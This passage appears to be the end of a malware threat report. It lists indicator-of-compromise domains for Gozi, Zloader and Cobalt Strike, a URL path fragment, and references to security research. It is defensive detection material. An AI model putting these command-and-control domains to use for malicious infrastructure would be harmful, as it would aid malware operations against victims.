/processingSetRequestAtera/?servername=
```

Gozi:

```
firsone1.online
kdsjdsadas.online
```

Zloader:

```
eiqwuggejqw.com
yuidskadjna.com
iweuiqjdakjd.com
odsakmdfnbs.com
odjdnhsaj.com
djshggadasj.com
dquggwjhdmq.com
kjdhsasghjds.com
lkjhgfgsdshja.com
iqowijsdakm.com
dkisuaggdjhna.com
dksaoidiakjd.com
iasudjghnasd.com
odsakjmdnhsaj.com
asdfghdsajkl.com
wiewjdmkfjn.com
olksmadnbdj.com
daksjuggdhwa.com
kdjwhqejqwij.com
odoishsaj.com
```

CobaltStrike:

```
jersydok.com
```

References

1: http://blog.sevagas.com/?Hacking-around-HTA-files

2: https://hatching.io/blog/lnk-hta-polyglot/

3:https://www.sentinelone.com/labs/hide-and-seek-new-zloader-infection-chain-comes-with-improved-stealth-and-evasion-mechanisms/

4:https://github.com/M2Team/NSudo

5:https://www.malwarebytes.com/resources/files/2020/05/the-silent-night-zloader-zbot_final.pdf

6:https://www.sentinelone.com/labs/valak-malware-and-the-connection-to-gozi-loader-confcrew/

7:https://research.checkpoint.com/2022/can-you-trust-a-files-digital-signature-new-zloader-campaign-exploits-microsofts-signature-verification-putting-users-at-risk/

8:https://www.bleepingcomputer.com/news/security/microsoft-code-sign-check-bypassed-to-drop-zloader-malware/
